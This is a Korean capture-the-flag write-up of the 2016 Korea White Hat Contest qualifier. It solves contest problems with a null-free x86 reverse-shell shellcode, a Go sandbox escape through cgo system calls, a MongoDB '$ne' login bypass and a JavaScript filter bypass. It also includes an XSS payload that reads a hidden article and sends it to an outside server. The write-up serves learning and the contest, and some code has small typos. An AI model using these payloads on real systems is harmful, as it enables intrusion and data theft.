

2016 대한민국 화이트햇 콘테스트 해킹방어대회 (일반부 예선)

팀명: Hackability, 팀원: 김태범 (hackability@naver.com)



글 목차

1 번 문제. Mic check (30 점).....	6
1 번 문제 내용	6
1 번 문제 의도	6
1 번 문제 해결 방법.....	6
1 번 문제 정답	6
2 번 문제. CEMU (250 점).....	7
2 번 문제 내용	7
2 번 문제 의도	7
2 번 문제 해결 방법.....	7
2 번 문제 정답	11
3 번 문제. GoSandbox (200 점).....	12
3 번 문제 내용	12
3 번 문제 의도	12
3 번 문제 해결 방법.....	12
3 번 문제 정답	14
4 번 문제. Login (150 점).....	15
4 번 문제 내용	15
4 번 문제 의도	15
4 번 문제 해결 방법.....	15
4 번 문제 정답	17
5 번 문제. API (400 점) (unsolved).....	18
5 번 문제 내용	18
5 번 문제 의도	18
5 번 문제 해결 방법.....	18
6 번 문제. easy (150 점).....	19
6 번 문제 내용	19

6 번 문제 의도	19
6 번 문제 해결 방법	19
6 번 문제 정답	21
7 번 문제. secret message (250 점)	22
7 번 문제 내용	22
7 번 문제 의도	22
7 번 문제 해결 방법	22
7 번 문제 정답	25
8 번 문제. hard (300 점) (unsolved)	26
8 번 문제 내용	26
8 번 문제 의도	26
8 번 문제 해결 방법	26
9 번 문제. REVS (200 점) (unsolved)	27
9 번 문제 내용	27
9 번 문제 의도	27
9 번 문제 해결 방법	27
10 번 문제. short path (150 점)	28
10 번 문제 내용	28
10 번 문제 의도	28
10 번 문제 해결 방법	28
10 번 문제 정답	28
11 번 문제. malloc (200 점) (unsolved)	29
11 번 문제 내용	29
11 번 문제 의도	29
11 번 문제 해결 방법	29

그림 목차

그림 1. 1번 문제 명세	6
그림 2. 2015 화이트햇 콘테스트 명예의 전당	6
그림 3. 2번 문제 명세	7
그림 4. 문제 2 - 1단계 해결 코드	8
그림 5. 문제 2 - 2단계 해결 코드	8
그림 6. 문제 2 - 3단계 리버스 쉘코드에 대한 어셈블리어	9
그림 7. 문제 2 - 3단계 리버스 쉘코드를 테스트하기 위한 C 코드	10
그림 8. 문제 2 - 3단계 해결 코드	10
그림 9. 3번 문제 명세	12
그림 10. 문제 3 해결 코드	14
그림 11. 4번 문제 명세	15
그림 12. 문제 4 - 로그인 화면	15
그림 13. 문제 4 해결 코드	17
그림 14. 문제 5 명세	18
그림 15. 문제 6 명세	19
그림 16. 문제 6 - this 가 가지고 있는 내용	20
그림 17. 문제 6 - 문제 해결 방법을 찾았던 의문점	20
그림 18. 문제 6 - 특정 문자열 필터링 우회 시도	21
그림 19. 문제 7 명세	22
그림 20. CSRF를 통해 Article 0를 읽기 위한 시나리오	24
그림 21. 문제 7 해결 코드	24
그림 22. 문제 8 명세	26
그림 23. 문제 9 명세	27

그림 24. 문제 10 명세	28
그림 25. 문제 11 명세	29
그림 26. 문제 11 – 문제의 친절함 1	30
그림 27. 문제 11 – 문제의 친절함 2	30
그림 28. 문제 11 – 문제의 친절함 3	30
그림 29. 문제 11 – 문제의 친절함 4	30
그림 30. 문제 11 – malloc 될 위치의 스택 구조	31
그림 31. 문제 11 해결 코드	32
그림 32. 문제 11 – 로컬 테스트 결과	33

1번 문제. Mic check (30점)

1번 문제 내용

Mic Check

×

30 point

2015년 청소년부 대상팀은?

Already Solved..

Auth

Close

그림 1. 1번 문제 명세

1번 문제 의도

일반 해킹 대회에서 인증 형식이나 기타 문제를 체크하기 위해 이런 간단한 문제를 출제하기도 하지만 본 문제를 통해 기존에 화이트햇 콘테스트에서 어떤 팀들이 역사적으로 상을 받아 왔는지 명예의 전당 페이지(Hall Of Fame¹)를 통해 알 수 있었음.



구분	일반부	청소년부
대상	아몰랑	NYAN_CAT
최우수상	유리구슬	2^e e^2
우수상	윤하팬클럽	cat_flag

그림 2. 2015 화이트햇 콘테스트 명예의 전당

1번 문제 해결 방법

문제는 2015년 청소년부 대상팀 이기 때문에 NYAN_CAT이 된다.

1번 문제 정답

NYAN_CAT

¹ <http://www.whitehatcontest.kr/contest/HOF>

2번 문제. CEMU (250점)

2번 문제 내용

CEMU

×

250 point

xx기관 내부망에서는 공격 탐지를 위해 쉘코드를 예뮬레이션 하며 해당 쉘코드의 동작을 탐지하는 보안 솔루션이 존재 한다.

해당 솔루션을 분석하여 인증키를 획득 하시오.

nc 121.78.147.159 55511

Already Solved..

Auth

Close

그림 3. 2번 문제 명세

2번 문제 의도

서비스 바이너리는 제공되지 않고 아이피와 포트만 제공된 문제. 해당 서버에서 동작하는 서비스 데몬의 동작을 파악하고 문제를 해결해야 한다. 또한, 쉘코드 동작을 탐지 한다고 되어 있기 때문에 입력은 어셈블리어로 생각했고 일반적으로 사용하는 쉘코드를 직접 실행하기 어려울 것으로 생각했다.

문제는 크게 3 단계로 구성되어 있었다.

1단계: 제공된 레지스터와 레지스터 값에 해당하는 어셈블리를 전송하는 문제

2단계: 현재 스택을 낮추는 문제

3단계: 아이피와 포트가 랜덤하게 제공되고 /bin/sh을 실행 시키는 리버스 쉘코드 전송하는 문제

2번 문제 해결 방법

1단계. 첫 단계에서는 레지스터와 값이 주어 지고 이와 동일하게 설정하는 문제였다. 먼저 파싱을 하여 어떤 레지스터에 어떤 값이 들어 가는지 확인을 하고 pwntool의 asm 모듈을 사용하여 mov reg, value 형식으로 어셈블리 언어를 구성한 뒤, 이를 16진수 바이트로 변환하여 전송하였다.

```

from pwn import *
context(os='linux', arch='i386')

...skip...

sh = ""
for d in data:
    ...# parsing register
    ...op = d.split(" = ")[0].lower()

    ...# parsing value
    ...v = int(d.split(" = ")[1][2:], 16)

    ...sh += asm("mov %s, %s" % (op, hex(v))).encode("hex")

print sh
r.sendline(sh)

...skip...

```

그림 4. 문제 2 - 1단계 해결 코드

2단계. 두 번째 단계에서는 현재 ESP (스택 포인터)가 주어지고 해당 스택 포인터를 내리는 것이 목적이었다. 가장 심플한 방법은 push, pop 처럼 스택에 직접 영향을 주는 명령을 사용하는 것이었다. 문제에는 스택이 어떤 방향으로 자라는지 명시가 되어 있지 않았기 때문에 push, pop 두 가지를 각각 테스트를 해보아야 한다. 대회 때는 push를 통해 2단계를 통과 할 수 있었다.

```

from pwn import *
context(os='linux', arch='i386')

...skip...

sh = asm("push eax").encode("hex")
print sh
r.sendline(sh)

...skip...

```

그림 5. 문제 2 - 2단계 해결 코드

3단계. 마지막으로 랜덤한 아이피, 랜덤한 포트 그리고 /bin/sh 이라는 키워드가 주어지고 리버스 셸을 전송하는 것이었다. 한 가지 주의할 점은 셸 코드 전송 시 항상 널 (\x00) 바이트를 탐지 하기 때문에 전송할 셸 코드에 널 바이트가 존재하지 않도록 해야 한다는 것이었다.

리버스 셸을 구하기 위해 exploit-db²에서 자료를 찾다가 굉장히 친절 한 설명이 있는 적절한 셸 코드를 찾아서 사용을 했다.

```
global _start
section .text
_start:
    ; socket(AF_INET, SOCK_STREAM, 0);
    push 0x66          ; socketcall()
    pop eax
    cdq                ; zero out edx
    push edx            ; protocol
    inc edx
    push edx            ; SOCK_STREAM
    mov ebx, edx        ; socket()
    inc edx
    push edx            ; AF_INET
    mov ecx, esp        ; load address of the parameter array
    int 0x80            ; call socketcall()

    ; dup2()
    xchg ebx, eax       ; store sockfd in ebx
    mov ecx, edx        ; initialize counter to 2
loop:
    mov al, 0x3f
    int 0x80
    dec ecx
    jns loop

    ; connect(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
    mov al, 0x66        ; socketcall()
    xchg ebx, edx        ; ebx=2, edx=sockfd
    push 0x8501A8C0      ; 192.168.1.133
    push word 0x3582     ; port
    push word bx         ; AF_INET
    inc ebx              ; connect() -> 3
    mov ecx, esp         ; point to the structure
    push 0x10            ; sizeof(struct sockaddr_in)
    push ecx             ; &serv_addr
    push edx             ; sockfd
    mov ecx, esp         ; load address of the parameter array
    int 0x80            ; call socketcall()

    ; execve("/bin/sh", NULL, NULL);
    push 0xb            ; execve()
    pop eax
    cdq                ; zero out edx
    mov ecx, edx        ; zero out ecx
    push edx            ; push null bytes (terminate string)
    push 0x68732f2f      ; //sh
    push 0x6e69622f      ; /bin
    mov ebx, esp         ; load address of /bin/sh
    int 0x80            ; call execve()
```

그림 6. 문제 2 - 3단계 리버스 셸코드에 대한 어셈블리어

² <https://www.exploit-db.com/exploits/36397/>

```

#include <stdio.h>
#include <string.h>

unsigned char code[] = \
"\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0"
"\x3f\xcd\x80\x49\x79\x9f\xb0\x66\x87\xda\x68"
"\xc0\xa8\x01\x85" // <--- ip address
"\x66\x68"
"\x82\x35" // <--- tcp port
"\x66\x53\x43\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1"
"\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";

int main(void) {
    printf("Shellcode Length: %d\n", strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}

```

그림 7. 문제 2 - 3단계 리버스 셸코드를 테스트하기 위한 C 코드

아이피와 포트가 유동적으로 바뀌기 때문에 이를 파싱해서 셸 코드 내부에 넣어야 하는데 이 명세에서 아이피와 포트에 대한 위치가 잘 명세가 되어 있어서 어려움 없이 파싱한 아이피와 포트를 넣을 수 있었다. 한 가지 주의할 점은 아이피의 경우 각 자리에 대해 1바이트씩 계산을 하여 16진수로 넣으면 되지만 포트의 경우 네트워크를 경우 할 시 바이트 순서를 바꿔서 해석 하기 때문에 빅 엔디안 형식으로 넣어줘야 한다.

```

from pwn import *
context(os='linux', arch='i386')

...skip...

...
ex)
Your goal is revrse shell coding!! below
[+] server ip address: 128.240.33.4
[+] port : 42835
[+] exec : /bin/sh
...

data = r.recv().splitlines()
ip = ""
port = 0
ee = ""
for d in data:
    if "ip" in d:
        ip = d.split(":")[1]
    if "port" in d:
        port = int(d.split(":")[1])
    if "exec" in d:
        ee = d.split(":")[1]

ip = ip.split(".")
ip1 = "%02x" % (int(ip[0]))
ip2 = "%02x" % (int(ip[1]))
ip3 = "%02x" % (int(ip[2]))
ip4 = "%02x" % (int(ip[3]))

fport = "%02x" % (int(port/.256))
ffport = "%02x" % (port%256)

print "ip : [%s], port : [%d], exec : [%s]" % (ip, port, ee)

sh = ""
sh += "6a66589952425289d3425289e1cd809389d1b0"
sh += "3fcd804979f9b06687da68"
sh += "%s%s%s" % (ip1, ip2, ip3, ip4)
sh += "6668"
sh += "%s%s" % (fport, ffport)
sh += "66534389e16a10515289e1cd806a0b589989d1"
sh += "52682f2f7368682f62696e89e3cd80"

r.sendline(sh)

...skip...

```

그림 8. 문제 2 - 3단계 해결 코드

3단계까지 해결 하면 "flag is http://wargame.kr/PlzFlagC3mu" 라는 메시지를 얻을 수 있었고 해당 URL에 접속하면 정답을 확인 할 수 있었다.

2번 문제 정답

361dfe752cfcd20df4688be2588ce65a0c65752b

3번 문제. GoSandbox (200점)

3번 문제 내용

GoSandbox

200 point

xx기관 내부망에 프로그래밍 언어를 학습하기 위한 온라인 서비스를 제공하고 있다.
해당 서비스를 분석하며 인증키를 획득 하시오.
`http://121.78.147.159:8888/`

Already Solved..AuthClose

그림 9. 3번 문제 명세

3번 문제 의도

문제에서 제공하는 URL에 접속하면 좌측은 Golang을 입력하는 부분이 있고 우측에는 해당 결과를 출력해주는 부분이 있었다. 이런 종류의 샌드박스 문제의 경우, 사용자로 하여금 제공된 기능 또는 그 외의 기능을 이용하여 샌드박스 밖으로 행위를 취할 수 있어야 한다.

3번 문제 해결 방법

개인적으로 Go 언어를 사용해본적이 없어서 GO 언어에 대한 명세를 찾아보기 시작했다³.

시도 1. 함수에서 `exec`, `system`, `eval` 등을 사용할 수 있어 보이는 패키지 `import` 시도

대부분의 `package` 들에 대한 `import` 가 막혀 있어서 실패

시도 2. Python sandbox 문제처럼 `builtin` 클래스에서 제공되는 유용한 함수가 있는지 시도

`builtin` 이 존재하긴 했지만 모두 문제를 해결과는 거리가 멀었음

³ <https://golang.org/ref/spec>

시도 3. CSRF 시도

Golang 결과가 우측에 렌더링 될 때 XSS가 되는 취약점이 있어서 스트링을 출력하게 하고 해당 스트링에 XSS, CSRF 코드를 넣어 parent 페이지나 다른 폴더 접근 시도를 해보았지만 별다른 결과를 얻지 못함

시도 4. Golang 에 대한 exploit⁴


Golang sandbox 에 대한 CTF 자료도 부족하고 어떻게 접근을 해야 할지 몰라 Exploit 쪽으로 생각을 하고 golang exploit 검색을 통해 "Exploit a Go Binary" 글을 발견. 해당 익스플로잇 코드를 이해하고 여러 형태로 변형하여 쉘을 얻으려고 했지만 해당 글과는 달리 대회 문제의 바이너리에서는 지속적으로 에러가 발생하여 결국 실패

시도 5. 다른 언어에 대한 import

이 아이디어를 얻게 된 계기는 github에 gopy 라이브러리를 에서 python 을 인터페이스로 사용하고 있었음. 그래서 python, ruby, perl 등의 스크립트 언어 위주로 기본적으로 사용할 수 있는 패키지가 있는지 검색을 해보았지만 실패.

결국 import "C" 를 통해 주석에 C 코드를 넣고 사용할 수 있음을 발견. 특히 golang 의 경우 import "C" 시에 주석으로된 C 코드와 import "C" 사이의 띄어쓰기가 있으면 에러가 발생하기 때문에 이에 대한 스택오버플로우에 질문이 많아서 구현하는데 도움이 되어 성공

⁴ <http://codearcana.com/posts/2013/04/23/exploiting-a-go-binary.html>



```
1 package main
2
3 /*
4 #include <stdio.h>
5 #include <stdlib.h>
6
7 */
8 import "C"
9 import "fmt"
10
11
12 func main(){
13     var b = C.CString("cd /;ls;cat flag;")
14     a := C.system(b)
15     fmt.Println(a)
16 }
17
```

bin
boot
dev
etc
flag
go
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
src
srv
sys
tmp
usr
var
flag is {1fce6be7b43434e6377dcb98b1531cc398696e2d}
0

그림 10. 문제 3 해결 코드

3번 문제 정답

1fce6b7b4343e63777dcb98b1531cc398696e2d

4번 문제. Login (150점)

4번 문제 내용

Login

150 point

xx기관 내부망의 사용량 증가에 따라 DB 서버의 확장이 용이한 No SQL 서비스로 서버를 변경할 예정이다.
내부 테스트를 위해 로그인 기능의 웹페이지를 제작 하였다. 해당 웹 페이지의 취약점을 식별하시오.
`http://121.78.147.159:4545/`

Already Solved..AuthClose


그림 11. 4번 문제 명세

4번 문제 의도

No SQL로 많이 사용되는 MongoDB 같은 경우, 기존 RDB 와 달리 Column 기반이 아닌 Document 기반으로 구성이 되어 있다. 이는 json 과 동일한 구조로 구성되어 있기 때문에 json 쿼리에 DB Command 를 같이 넣으면 해당 json을 NoSQL Query로 인식하는 문제가 있어 결국 이를 이용하는 문제.

4번 문제 해결 방법

문제에서 /api/account/signin URI에 username과 password를 통해 rest API 형태로 로그인 할 수 있도록 구성되어 있었다. 메시지 전송의 경우 json 형식으로 받기 때문에 전송할 때 plaintext 형태가 아닌 json 형태로 전달을 해야 정상적으로 서버쪽에서 인식이 되어 동작한다.



The image shows a web form titled 'Simple Login'. It has a 'Login' header and a 'LOGIN' button. Below the button are two input fields: 'Username' and 'Password'. At the bottom, there are two buttons: 'SUBMIT' (red) and 'REGISTER' (blue).

그림 12. 문제 4 – 로그인 화면

서버 쪽에서는 아이디와 암호를 검사 하기 위해 사용자로부터 받은 아이디와 암호를 json 형태로 추출하여 DB에 쿼리를 날릴 것이다.

```
data = {  
    "username": "hackability",  
    "password": "1324"  
}
```

서버에서 이와 같은 json을 받고 아래와 같은 의사코드 형태로 쿼리를 하게 된다.

```
query = mongodb.query({"username": data["username"], "password": data["password"]})
```

이 때 문제는 data["password"] 의 값이 단순히 문자열이 아니라 딕셔너리 형태일 경우 발생된다.

```
data = {  
    "username": "hackability",  
    "password": {  
        "$ne": "1"  
    }  
}
```

\$ne (Not Equal) 연산자는 내부 연산자로 같지 않을 경우 참이 된다. 결과적으로 위 쿼리는 다음과 같이 실행되게 된다.

```
query = mongodb.query({"username": data["username"], "password": {"$ne": "1"}})
```

문제는 admin 으로 로그인 하는 것이 목적이었기 때문에 username 에 admin을 넣고 \$ne의 값으로 아무 값 (실제 admin 암호를 제외한)이나 넣으면 admin 으로 로그인이 되어 정답을 얻을 수 있다.


```

#-*- coding: utf-8 -*-
import requests
import json

url = "http://121.78.147.159:4545/api/account/signin"
headers = {
    "Accept": "application/json, text/plain, */*",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4",
    "Connection": "keep-alive",
    "Content-Type": "application/json; charset=UTF-8",
    "Host": "121.78.147.159:4545",
    "Origin": "http://121.78.147.159:4545",
    "Referer": "http://121.78.147.159:4545/login",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
}

data = {
    "username": "admin",
    "password": {
        "$ne": "1"
    },
}

r = requests.post(url, data=json.dumps(data), headers=headers)

print r.headers
print r.content

```

그림 13. 문제 4 해결 코드

한 가지 추가적으로, php 로 동작하는 웹 서버 + NoSQL의 경우, URL에 password[]="" 처럼 하여 위와 같은 디렉터리 인젝션이 가능하다. 만약 위 서버가 json 형태의 rest API 말고 get 으로 입력을 받았으면 /signin.php?username=admin&password[\$ne]=1 의 형태로 위와 동일하게 우회가 가능하다.

4번 문제 정답

0beabb3706dd9c5734d3c25a9ae95c6d

5번 문제. API (400점) (unsolved)

5번 문제 내용

API

×

400 point

XX기관에 RestAPI 서비스를 제작해 납품하는 중소기업 업체의 API 접속 테스트용 클라이언트 파일이 유출 되었다.

해당 클라이언트를 분석하며 API 서버의 취약점을 식별 하시오.

<http://challenge.whitehatcontest.kr/z/client>

FLAG

Auth

Close

그림 14. 문제 5 명세

5번 문제 의도

문제에서 바이너리가 제공되어서 이를 이용하여 통신하는 구조를 파악하고 구조상의 취약점 (통신 프로토콜 취약점) 또는 내부 로직 취약점을 이용하여 해결하는 문제.

5번 문제 해결 방법

문제 바이너리를 IDA를 통해 30분 정도 분석하다가 시간 내에 분석이 힘들다고 판단하여 포기.

6번 문제. easy (150점)

6번 문제 내용

easy

×

150 point

대전 특정기업에서 서비스중인 자바스크립트 엔진이 있다.

그런데 어느 날, 이 서비스에서 쉘을 획득하여 서버를 장악할 수 있는 취약점이 발견되었다는 신고가 들어왔다.

해당 신고자는 취약점의 설명을 위해 거액을 요구했고, 액수를 감당하지 못하는 기업은 거절하며 대신 당신에게 취약점 발굴을 의뢰했다.

취약점을 파악 후 공격하며 접근 권한을 얻어내어라.

```
nc 121.78.147.157 7776
nc 121.78.147.157 7777
```

Already Solved..

Auth

Close

그림 15. 문제 6 명세

6번 문제 의도

문제에서 제공된 서버와 포트에 접속을 해보면 v8 (d8) 엔진으로 동작하는 데몬 서비스를 사용할 수 있고 해당 데몬 서비스는 입력으로 자바 스크립트를 받음.

이 역시 샌드박스 형태의 문제로 특정 방법을 이용하여 샌드박스 영역을 벗어나는 것이 목적.

6번 문제 해결 방법

시도 1. v8(d8) 엔진에서 system 명령을 이용하여 우회 시도

문제에서는 system 명령을 막았기 때문에 실패

시도 2. 서버에 nodejs 등의 패키지가 설치된 경우 require를 이용하여 서버 자원에 접근 시도

fs = require('fs'); 등의 시도를 해보았지만 인스턴스를 받아 오지 못하여 실패

시도 3. builtin 함수를 이용하여 우회 시도

print(this); 명령을 통해 현재 this(window)가 사용할 수 있는 property나 function 등을 모두 열거하여 하나씩 테스트 해봄.

```
js> this
this
({version:function version(){
  ...[native code]
},options:function options(){
  ...[native code]
},load:function load(){
  ...[native code]
},loadRelativeToScript:function loadRelativeToScript(){
  ...[native code]
},evaluate:function evaluate(){
  ...[native code]
},run:function run(){
  ...[native code]
},readline:function readline(){
  ...[native code]
},print:function print(){
  ...[native code]
},printErr:function printErr(){
  ...[native code]
},putstr:function putstr(){
  ...[native code]
},dateNow:function dateNow(){
  ...[native code]
},help:function help(){
  ...[native code]
},quit:function quit(){
  ...[native code]
}...snip...
```

그림 16. 문제 6 – this 가 가지고 있는 내용

시도 중에 read 함수가 /etc/passwd를 정상적으로 읽어 오는 것을 확인 하였음. 그래서 /proc/self, /tmp, /home 등을 조사하여 계싱을 보았지만 모두 실패.

또한 중간에 thisFileName 함수가 현재 실행 파일의 이름을 가져오는 것을 확인하여 현재 실행 파일을 읽어서 단서를 찾아보려 했지만 파일 내용을 가져오지 못해 실패.

시도 4. 프로그램 결과에 대한 분석 시도

한참 시도 3번을 하던 도중에 문득 이상한 결과를 발견. 예를 들어, print(system("ls")) 명령을 날린 경우 프로그램 결과가 다음과 같음.

```
js> print(system("ls"))
print(system("ls"))
This command is blocked!
ls
js>
```

그림 17. 문제 6 – 문제 해결 방법을 찾았던 의문점

system 함수가 block 된 것을 알았는데 뒤에 ls 가 출력된 것이 의문이었음. 이 때, 웹 sql 필터링처럼 system 단어가 필터링 되어 print(system("ls")) 의 문자열이 system 문자가 지워져 print("ls") 가 된 것이 아닌가 하고 의문을 갖음.

따라서 웹 필터링을 우회 하는 방식처럼 문자열을 겹쳐 넣어 우회를 시도 해봄.

```
hackability@ubuntu:~/ctf/2016_whitehat$ nc 121.78.147.157 7776
js> syssystemtem("ls");
syssystemtem("ls");
This command is blokced!
f13gs
js24
net.py
0
js> syssystemtem("f13gs");
syssystemtem("f13gs");
This command is blokced!
32512
js> read("f13gs")
read("f13gs")
"\8cf1a09289739d2d42b5ccf4c5bc687a\"n"
js> hackability@ubuntu:~/ctf/2016_whitehat$
```

그림 18. 문제 6 - 특정 문자열 필터링 우회 시도

결과적으로 정상적으로 동작을 하였고, 기존에 찾았던 read를 통해 정답을 읽어서 인증에 성공.

6번 문제 정답

8cf1a09289739d2d42b5ccf4c5bc687a

7번 문제. secret message (250점)

7번 문제 내용

secret message

250 point

한 커뮤니티에서 국가 안보에 해가 되는 단체가 쪽지를 통해 비밀 지령을 전달받는다고 한다.

서버의 취약점을 이용하여 해당 비밀 지령을 확인하시오.

`http://121.78.147.178:8888/`

Already Solved..

Auth

Close

그림 19. 문제 7 명세

7번 문제 의도

해당 웹 서버에 회원 가입을 하고 로그인을 하면 메시지를 특정 아이디로 전달하고 받는 기능이 되어 있고, 0번글이 기본적으로 있었는데 권한이 없어서 읽지를 못함. 결론적으로 0번 글을 읽는 것이 목표. 또 추가적인 힌트로는 웹 페이지 밑에 문제가 발생하면 admin 에게 연락하라고 되어 있었는데 결국 이 부분이 문제를 해결하기 위한 중요한 포인트 였음.

7번 문제 해결 방법

시도 1. 처음에 별다른 정보가 없기 때문에 로그인 쪽에 SQL Injection을 시도

hacker 계정의 비밀번호를 찾아 내고 로그인하여 0번 글을 읽으려고 시도 해보았지만 로그인 쪽에 Injection이 정상적으로 이루어지지 않아 실패.

시도 2. 메시지 전송 기능 쪽에 SQL, HTML, 등의 Injection 시도

injection 시 몇몇 필요한 특수 문자들이 변환되어 정상적으로 동작하지 않음

시도 3. 특수 문자 변환 우회 시도

메시지 내부에 `<script>alert("1");</script>` 등을 넣어 injection을 테스트 하던 도중에 스크립트를 넣으면 페이지가 정상적으로 로드가 되지 않아 개발자 툴을 통해 에러 지점을 확인해보니 자바 스크립트 쪽에서 content에 넣었던 스크립트가 원래 코드와 충돌이 나면서 에러가 발생하여 페이지 로드가 안되는 것을 확인.

이를 통해 "bypass htmlspecialchars" 등을 검색하다가 "bypass parentheses" 키워드에서 필요했던 모든 내용들을 찾을 수 있었음⁵⁶⁷.

위의 내용을 통해 결과적으로 문제를 해결하기 위한 첫 번째 방법으로는 double quote와 parentheses가 htmlspecialchars로 변환되는 것을 우회 하는 방법으로는 `%%x28`, `%%x29` 등과 같이 16진수 형태로 전달하면 우회가 가능하다는 것과 두 번째로, `window.onerror`를 `eval` 함수로 변경하고 `throw`를 통해 강제로 error를 발생시켜 eval에 인자를 전달하는 방식이 있음을 찾음

이를 이용하여 메시지 내부에 스크립트를 삽입할 수 있어 CSRF가 가능했고 이를 admin이나 hacker에게 전달하면 실시간이든 timeout이든 내 메시지를 읽고 그들의 세션으로 0번 글을 읽어서 나에게 전달할 수 있을 것이라 생각함. 그래서 다음과 같은 시나리오로 동작하기 위한 코드를 구현.

⁵ <http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/>

⁶ <http://stackoverflow.com/questions/35949554/invoking-a-function-without-parentheses>

⁷ <http://blog.cinu.pl/2013/07/xss-parentheses-and-brackets-filter.html>




그림 20. CSRF를 통해 Article 0를 읽기 위한 시나리오

먼저 개인적인 Hackability 서버에서 특정 포트 (6354)로 입력 대기 시킨 후, 아래 코드를 admin에게 전달.

```

import requests
url = "http://121.78.147.178:8888/write_ok.php"

headers = {"cookie": "PHPSESSID=bo5upe4jmktos8ibqnq6tcejq7"}
data = {
    "receiver": "admin",
    "title": "1",
    "contents": "\n"; window.onerror=eval;Uncaught=0;throw\n"; $.ajax\
    'type': 'get', 'url': 'read.php?no=0', 'success': function\
    x7b $.ajax\
    'type': 'post', 'url': 'http://14.36.23.78:6354/',
    'data': res\
}

r = requests.post(url, data=data, headers=headers)
  
```

그림 21. 문제 7 해결 코드

내부적으로 2개의 ajax로 동작하는데 상위 ajax는 read.php?no=0를 통해 article 0 를 읽기 위한 코드이고 내부 ajax는 읽은 내용에 대해 내 서버로 전달하기 위한 코드.

또는 문제 서버에서 구현되어 있는 send message를 이용하여 콘텐츠에 article 0 내용을 넣어서 나에게 보내는 방법도 있음.

서버에서 정상적으로 처리가 되면 나에게 응답 HTML 이 전달되고 contents 쪽에 정답이 존재

```
var contents = "Good Work!!!!!! Flag{b272869efcdf8da987f6b986efb20a73c6fdd80f}";
```

한 가지 삽질 했던 점은 ajax를 통해 내부 리소스를 접근할 때 전체 URL (http://server ip:8888/read.php?no=0) 을 전달할 경우, 동일한 도메인으로 인식하지 못해 세션이 풀려 login 페이지가 계속 응답이 왔었음. 처음에는 admin이 article 0를 읽을 수 없나 생각을 했지만 그래도 로그인 페이지가 응답이 오는게 이상하여 도메인을 빼고 URI (read.php?no=0) 전달 하여 정상적으로 정답을 얻음.

7번 문제 정답

b272869efcdf8da987f6b986efb20a73c6fdd80f

8번 문제. hard (300점) (unsolved)

8번 문제 내용

hard

300 point

대전 특정기업에서 서비스중인 자바스크립트 엔진이 있다.
